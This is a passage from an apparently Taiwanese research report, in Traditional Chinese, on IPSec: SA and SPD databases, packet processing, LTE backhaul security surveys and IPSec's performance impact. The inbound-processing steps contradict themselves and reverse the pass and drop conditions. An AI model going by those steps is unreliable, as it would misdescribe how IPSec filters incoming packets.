- 目的地 IP 位址：安全關聯的目的地 IP 位址，可以是用戶終端系統、防火牆或路由器。

- 安全協議標誌(Security Protocol Identifier)：來自外部 IP 表頭，標示該關聯是 AH 安全關聯或 ESP 安全關聯。

2. 安全關聯資料庫(Security Association Database, SAD)

安全關聯資料庫保存已經建立的安全關聯相關信息，比如安全關聯的各種參數，如加密演算法、認證演算法、有效時間等，一個安全關聯資料庫中的安全關聯通常用下表 3- 6 之參數定義。

表 3- 6 安全關聯資料庫參數定義

名稱	說明
安全參數索引	一個 32-bits 的數字，用來唯一確定一個安全關聯。
序列號計數器	用來產生 AH 或 ESP 表頭中序列號的 32-bits 數字。
序列號溢位標誌	標示序列號計數器是否溢位。溢位時，阻止在此安全關聯上繼續傳輸封包。
防止重送窗口	用於判定一個內部 AH 或 ESP 表頭資料封包是否是重送的。
AH 參數	認證演算法、金鑰、金鑰時效和 AH 相關參數。
ESP 參數	加密和認證演算法、金鑰、初始值、金鑰時效和 ESP 相關參數。
安全關聯有效時間	超過時效後，必須中止或由一個新的安全關聯替代，並加上相應的操作指示。
IPSec 協議模式	使用傳輸模式或隧道模式。
路徑最大傳輸單元	從來源地址到目的地址所經過路徑上不需要分段傳輸的最大封包長度。

資料來源：本團隊整理

3. 安全性策略資料庫(Security Policy Database, SPD)

安全性策略資料庫中定義了若干策略，其中定義哪一安全關聯或安全關聯組合可使用在 IP 數據傳輸流，說明對於各個 IP 數據傳輸流應當做出怎樣的處理，是傳遞、丟棄，還是執行 IPSec 認證、加解密動作。

使用選擇子欄位進入安全性策略資料庫，選擇子欄位包含傳輸層協議、本地 IP 地址、遠程 IP 地址、IPSec 協議、來源和目的端口

下圖 3- 21 提供了在主機系統上的安全性策略資料庫的例子。此例中主機的 IP 地

址是 1.2.3.101，並且接受了認證可以連接(BYPASS)到 1.2.4.10 伺服器。

Protocol	Local IP	Port	Remote IP	Port	Action	Comment
UDP	1.2.3.101	500	*	500	BYPASS	IKE
ICMP	1.2.3.101	*	*	*	BYPASS	Error messages
*	1.2.3.101	*	1.2.3.0/24	*	PROTECT: ESP intransport-mode	Encrypt intranet traffic
TCP	1.2.3.101	*	1.2.4.10	80	PROTECT: ESP intransport-mode	Encrypt to server
TCP	1.2.3.101	*	1.2.4.10	443	BYPASS	TLS: avoid double encryption
*	1.2.3.101	*	1.2.4.0/24	*	DISCARD	Others in DMZ
*	1.2.3.101	*	*	*	BYPASS	Internet

圖 3- 21 SPD 範例之截圖

資料來源：Network Security Essentials Fifth Edition

IPSec 技術的核心是 IPSec 安全關聯，由 IKEv2 動態建立，具體流程如下(請參見圖 3- 22)：

- 金鑰交換，這個步驟主要是利用非對稱加密法，讓雙方各自擁有相同的秘鑰。
- 雙方必須先建立 IKE 安全關聯；
- 利用已創建的 IKE 安全關聯來協商創建具體的 IPSec 安全關聯。這個步驟的主要目的是讓雙方對於如何使用 IPSec 的方式達成共識，例如：選擇何種安全功能、決定加密的演算法、使用金鑰的政策等等。
- 開始以安全的管道來傳輸資訊，資料通訊時 IPSec 本地端對資料加密，接收端對資料進行解密。




圖 3- 22 IPSec 架構圖

資料來源：Network Security Essentials Fifth Edition

（五）IPSec 的封包處理

若使用 IPSec，則包含了兩個方向的封包處理：

1. 向外封包處理(Outbound Processing)

下圖 3- 23 為向外通訊的 IPSec 處理過程。

(1) 當主機向外發送 IP 封包，IPSec 會搜索安全性策略資料庫尋找與該封包匹配的策略。

(2) 假如未找到匹配的策略，則丟棄該封包並回報錯誤信息。

(3) 假如找到匹配的策略，則由找到第一個策略入口決定往後的過程。若對該封包的策略是丟棄，則丟棄該封包；對該封包的策略是通過，則 IPSec 過程結束，利用網際網路協議傳送 IP 封包。

(4) 若對該封包的策略是保護，則在安全關聯資料庫搜索匹配的安全關聯。如果沒有找到安全關聯，則呼叫 IKE 用合適的金鑰生成安全關聯。

(5) 如果找到匹配的安全關聯，則進一步的處理就由安全關聯決定。加密、認證或兩者都執行，使用傳輸或隧道模式，然後封包用於網路傳輸。




圖 3- 23 IPSec 向外封包處理

資料來源：Network Security Essentials Fifth Edition

2. 往內封包處理(Inbound Processing)

下圖 3- 24 為向內通訊的 IPSec 處理過程。

(1) IPSec 通過檢查網際網路協議(IPv4)或鄰接表頭(IPv6)來判斷該封包是一個非安全性的 IP 封包還是有 ESP 或 AH 表頭的 IP 封包。

(2) 假如是非安全性的 IP 封包，IPSec 會搜索安全性策略資料庫尋找與該封包匹配的策略。假如第一個匹配的策略是通過，則處理 IP 表頭然後將封包傳遞給傳輸層，如 TCP 或 UDP。假如第一個匹配的策略是通過、保護或丟棄，或沒有找到匹配的策略，則丟棄該封包。

(3) 如果是安全的封包，IPSec 搜索安全性策略資料庫。假如有找到匹配的策略，則丟棄該封包；否則 IPSec 會執行合適的 ESP 或 AH 過程。然後處理 IP 表頭然後將封包傳遞給傳輸層，如 TCP 或 UDP。




圖 3- 24 IPSec 向內封包處理

資料來源：Network Security Essentials Fifth Edition

由於網際網路靈活、頻寬擴容成本低，是未來傳輸的趨勢。但是，作為 LTE 無線網路來說弊端也多，其存在的主要安全威脅如下。以 eNodeB 端來說，可能受到偽造 eNodeB 接入電信業者網路，對網路上的其他設備進行攻擊。在 S1/X2 介面中，可能存在洩露、訛用、篡改資訊，竊取傳輸網路中的切換資料，獲取重要使用者資訊或篡改相關內容。最後，截獲管理介面傳遞的基站重要資訊，進行盜竊或刪除基站設定檔、版本資訊。

針對上述威脅，IP 網路常用的安全解決方式可包括下列。第一，採用 802.1x，通過 RADIUS 伺服器的認證，可以防止非法 eNodeB 接入到電信業者網路。 第二，採用 IPSec，通過安全閘道進行身份認證，建立 IPSec 隧道，來保護（S1/X2/OAM）介面資料流的傳輸安全。最後，應用層的通訊需要採用 SSL，為管理通道提供機密性保護、資料完整性保護以及身份認證機制。

在使用 IPSec 技術之前，需要透過 Internet Key Exchange (IKE)在不安全的網路上安全地分發金鑰、認證身份、建立 IPSec 安全關聯，為需要加密和認證的通訊雙方提

供演算法、金鑰協商服務，用於 eNodeB 動態建立 IPSec 安全關聯。通過安全性策略協商、DH 金鑰交換演算法、對端身份認證這三次交換完成 IKE 安全關聯的建立。利用 IPSec 技術可保護 eNodeB 的 X2、S1-MME、S1-U、OM 網管介面。協議族包括 IKE、ESP、AH 等。IPSec 通過 IKE 協議完成金鑰協商以及身份認證，進一步通過 ESP/AH 安全協定、加密演算法、加密金鑰進行資料的加密和封裝。

（六）IPSec 與行動寬頻網路安全

在行動寬頻網路中，IPSec 也逐漸被導入，以增加整體網路通訊的安全性。在 2013 年，來自業界 Heavy Reading 公司發表的一份 white paper - ”The Security Vulnerabilities of LTE: Opportunity & Risks for Operators” 中[50]，提到如下圖 3- 25 上方的 3G 網路中，可以看到的是從用戶端到 RNC (Radio Network Controller)，都設計認證和資料加密機制。但反觀在 LTE 網路中，我們特別關注到在 S1-U 只有認證機制而沒有加密機制，因此從安全的角度來與 3G 網路相比，LTE 網路有其部署額外安全機制之必要性。




圖 3- 25 3G 及 LTE 網路的加密機制

資料來源：Heavy Reading

[50] Heavy Reading white paper, “The security Vulnerabilities of LTE: Opportunity and Risks for Operators”,2013.

IPSec 已經在業界運行多年且成熟的技術，也是 3GPP 建議解決 IP 網路安全問題的方法。同樣的加密問題，2015 年韓國崇實大學(Soongsil University)的 Uijin Jang, Hyungmin Lim 和 Hyungjoo Kim 提出的"Security Scheme for LTE Initial Attach"論文中指出關於國際行動用戶辨識碼(International Mobile Subscriber Identity，IMSI)在手機(User Equipment, UE)與 eNodeB 進行 initial attach 程序過程中是以明文(plain text)方式傳輸，這個弱點仍存在於 LTE Release 12 版本，為了預防第三方攻擊潛在威脅，相關的參數應該要被加密[51]。

在 Heavy Reading 公司發表的 white paper 中，也針對全球電信業者 LTE 網路安全進行調查，統計各電信業者啟用 LTE 後的前三年，預期對 IPSec 的佈建會到達哪一種程度。從 2010 年 10 月到 2012 年 9 月的統計結果中可以發現仍有大部分的電信業者並未重視 LTE 的安全性，文中分析了電信業者佈建與否的原因(如表 3- 7)，說明如下。

表 3- 7 電信業者佈建 IPSec 意願調查

	DECEMBER 2010 (N=92)	SEPTEMBER 2012 (N=69)
All cell sites will need IPsec implemented	20%	32%
At least half of all cell sites will need IPsec implemented	13%	13%
A subset of cell sites will need IPsec implemented	19%	23%
IPsec will probably not be needed in the backhaul	17%	4%
IPsec will definitely not be needed in the backhaul	1%	3%
It's still unclear at this stage	29%	14%
Don't know	Option not offered	10%

資料來源：Juniper Networks

1. 驅使電信業者佈建 IPSec 的原因

(1) 能夠干預基站網路或 S1、X2 介面及獲得明文串流的攻擊者，很有可能訪問網路並促使服務中斷或是竊取資料。

[51] Jang, U., Lim, H., & Kim, H. (2015). Security Scheme for LTE Initial Attach. InUbiquitous Computing Application and Wireless Sensor (pp. 53-66). Springer Netherlands

(2) 部分電信業者認為 LTE 網路分散式架構比起 3G 更容易遭受攻擊,因為在 3G 網路中有 RNC 節點在接取網路和核心網路間作為安全緩衝，而 LTE 能藉由 S1 介面直接訪問 EPC 中的元件，所以各個元件應使用 IPSec 保障其傳輸安全。這不僅是網路流量在 LTE 的後置迴路(Backhaul)中未加密，而在 3G 網路中有加密的問題。LTE 網路的分散式架構表示攻擊者能夠影響的網路元件遠大於 3G。

(3) 小型基站持續丟出新的安全性挑戰，即使是全球領先的業者，也只能儘量克服，而無法完全地根除。如 Verizon Wireless 曾在 2013 年 3 月發布其生產的家庭基站”Network Extender”的安全修補更新，這種家庭基站存在隱私資訊洩漏的漏洞已久。

2. 驅使電信業者不佈建 IPSec 的原因

(1) 在許多開發中市場，隱私資訊不是顧客層級的重要議題。這是因為大部分在開發中市場的國民實際上沒有任何的個人資訊，像是正式居住地址亦或是銀行帳戶。

(2) 部分電信業者認為攻擊者有比干預 S1 介面更簡單、更有效率、更低成本的攻擊手法來促使服務中斷或是取得隱私資料，如利用 DDoS 攻擊或是藉由行動裝置惡意程式。

(3) 部分電信業者傾向將流量分割為需要安全性以及不需要兩部分，需要高安全性的應用程式資料直接在應用程式中加密後再傳輸。

(4) 許多電信業者雖然知道有風險，但覺得相較於所承擔的風險，佈建 IPSec 的成本過高。

(5) 部分電信業者相信他們可以等到全球性的升級到 IPv6,因此他們能夠直接利用 IPv6 標準中包含的 IPSec。

(6) 部分電信業者害怕加密 LTE RAN 到核心網路的流量，會增加端點到端點的傳輸延遲 (大約 20-30 毫秒)。

(7) 在發展 LTE 時，部分電信業者只專注安全性在公開訪問的基站，而其他在後置迴路(Backhaul)的基站都是註定不可信任的。

Heavy Reading 的報告中也預測了 2017 年的 IPSec 佈建情況將會有所成長(請參見圖 3- 26)。成長的原因包含了：逐漸增加的移動網路攻擊、通訊市場競爭壓力、未佈建 IPSec 而發生威脅事件的機率提高，和認知到缺乏安全性會減少與新世代產業合作的獲利機會(如健康保險業者)。作者認為，即使 IPSec 被部署的數量會成長，但在比例上仍然會有許多 LTE 電信業者使用明文在後置迴路(Backhaul)網路中傳輸，但他們也期許在這幾年中 LTE 電信業者的金融分析，這些注重安全，選擇採用支援 IPSec 的通訊能有較高的營收情況 。




圖 3- 26 未來全球 LTE 網路採用 IPSec 之預測

資料來源：Juniper Networks

（七）IPSec 對效能的影響

在 2015 年的 IEEE 論文[52]做了一系列研究，利用模擬方式測試 IPSec 對於 IP End-to-End Delay (如圖 3- 27)、Jitter(如圖 3- 28)、Throughput(如圖 3- 29)、Packets Drop Rate(如圖 3- 30)及 Tunnel Delay 的影響。各參數的定義如下：

- 端點延遲（IP End-to-End Delay）：封包從來源地址到達目的地址所需時間，以封包抵達和封包建立兩者間的差值來量測。

[52] Shah, J. L., & Parvez, J. (2015, March). Impact of IPSec on Real Time applications in IPv6 and 6to4 Tunneled Migration Network. In Innovations in Information, Embedded and Communication Systems (ICIIECS), 2015 International Conference on (pp. 1-6). IEEE.

- 時基誤差（Jitter）：相同 IP 數據傳輸流中封包的延遲變異，為 QoS 的重要參數，能夠影響影音串流的品質。若兩個連續傳輸封包離開源節點的時間戳記分別為 ts1 和 ts2，抵達目的地的時間戳記分別為 ts3 和 ts4，則 Jitter = (ts4 – ts3) - (ts2 - ts1)。
- 傳輸量（Throughput）：單位時間內平均傳輸的資料量
- 封包遺失率（Packet Drop Rate）：IP 數據段(datagram)在橫跨 IP 層時所有節點封包遺失的總量。
- 隧道延遲（Tunnel Delay）：封包通過一個通道所需的時間延遲，其中包含端點的加密與解密延遲。




圖 3- 27 端點延遲 (左：Video 右：VoIP)

資料來源：Shah, J. L., and Parvez, J. 2015




圖 3- 28 時基誤差(VoIP)

資料來源：Shah, J. L., and Parvez, J. 2015




圖 3- 29 傳輸量 (左：Video 右：VoIP)

資料來源：Shah, J. L., and Parvez, J. 2015




圖 3- 30 封包遺失率 (左：Video 右：VoIP)

資料來源：Shah, J. L., and Parvez, J. 2015

根據下表 3- 8，我們可以發現 IPSec 對 IPv6 網路和 IPv6 切換 IPv4 網路具顯著之影響，其中包含傳輸量大幅下降，以語音來說從 48,880 bits/sec 下降到 36,554 bits/sec，以及額外產生的網路延遲，最多 0.07 秒。延遲是源自於 IP 資料封包必須處理額外的安全頭。而且，此封包在傳輸中所經過的節點必須能夠處理加密與解密、加密雜湊計算、網路密鑰交換和資料封包的封裝/解封裝，繁瑣的過程導致了延遲的產生。同時，從實驗結果中我們也可以發現實作 IPSec 會讓封包丟失率上升。IPSec 提升了網際網路安全，但也對效能產生了影響。由此可知，如果電信業者往後需要額外將基站對核心網路間的連線增加了 IPSec，勢必需要添購設備來維持相同的傳輸量。

表 3- 8 IPSec 效能比較表

項目		Network Scenario		
		IPv6 without IPSec	**IPv6 with IPSec**	**IPv6 to IPv4 Tunnel with IPSec**
IP Voice	傳輸量 (bits/sec)	48880.7	38706.3	36554.1
	封包遺失 (packets/sec)	0.022	0.0255	0.0768
	端點延遲 (sec)	0.0711	0.0723	0.0744
	時基誤差 (μsec)	0.0000149	0.0000197	- 2.4
	隧道延遲 (sec)	n/a	0.0031	0.0035
	總延遲 (sec)	0.0711149	0.0754197	0.0779024
Video	傳輸量 (bits/sec)	933355.2	884961	867231.33
	封包遺失(packets/sec)	0.0244	0.0255	0.0835
	端點延遲 (sec)	0.0149	0.0155	0.0159
	隧道延遲 (sec)	n/a	0.0065	0.0098
	總延遲 (sec)	0.0149	0.022	0.0257

資料來源：Shah, J. L., and Parvez, J. 2015

除在 2015 年的 IEEE 論文模擬外，次代行動網路聯盟(NGMN Alliance)在 2011 年 7 月份提出的”A White Paper by the NGMN Alliance - Guidelines for LTE Backhaul Traffic Estimation”報告。這份報告主要提供了如圖 3- 31 標示之 Last mile 這個區段 UE 與 LTE base stations 分在 busy time 和 quiet time，及未使用和使用 IPSec 上的流量數據估算。另外也包含在 aggregation 與 core 這整個 backhaul 與 eNodeB 之間對應流量數據估算。該聯盟是全球最重要之寬頻行動聯盟之一，有別於其他國際通訊標準組織 (如 3GPP)，著重於制定及整合電信業者之需求，以確保終端消費者對於寬頻行動通訊之需求與期望能被滿足。




圖 3- 31 LTE/EPC Transport network

資料來源：A White Paper by the NGMN Alliance - Guidelines for LTE Backhaul Traffic Estimation

首先提到 Last mile 這一區段，我們參考 NGMN 的資料，分析基站頻寬時區分 busy time 和 quiet time 兩種情況。Busy time 表示數個 UE 共同使用單一基站，如下圖 3- 32。但是每一個 UE 當下所處的位置及訊號強度不一，導致數個 UE 之間會有頻寬(Bandwidth)資源爭搶，因而整體的頻寬趨向一個平均值，稱為 busy time mean。

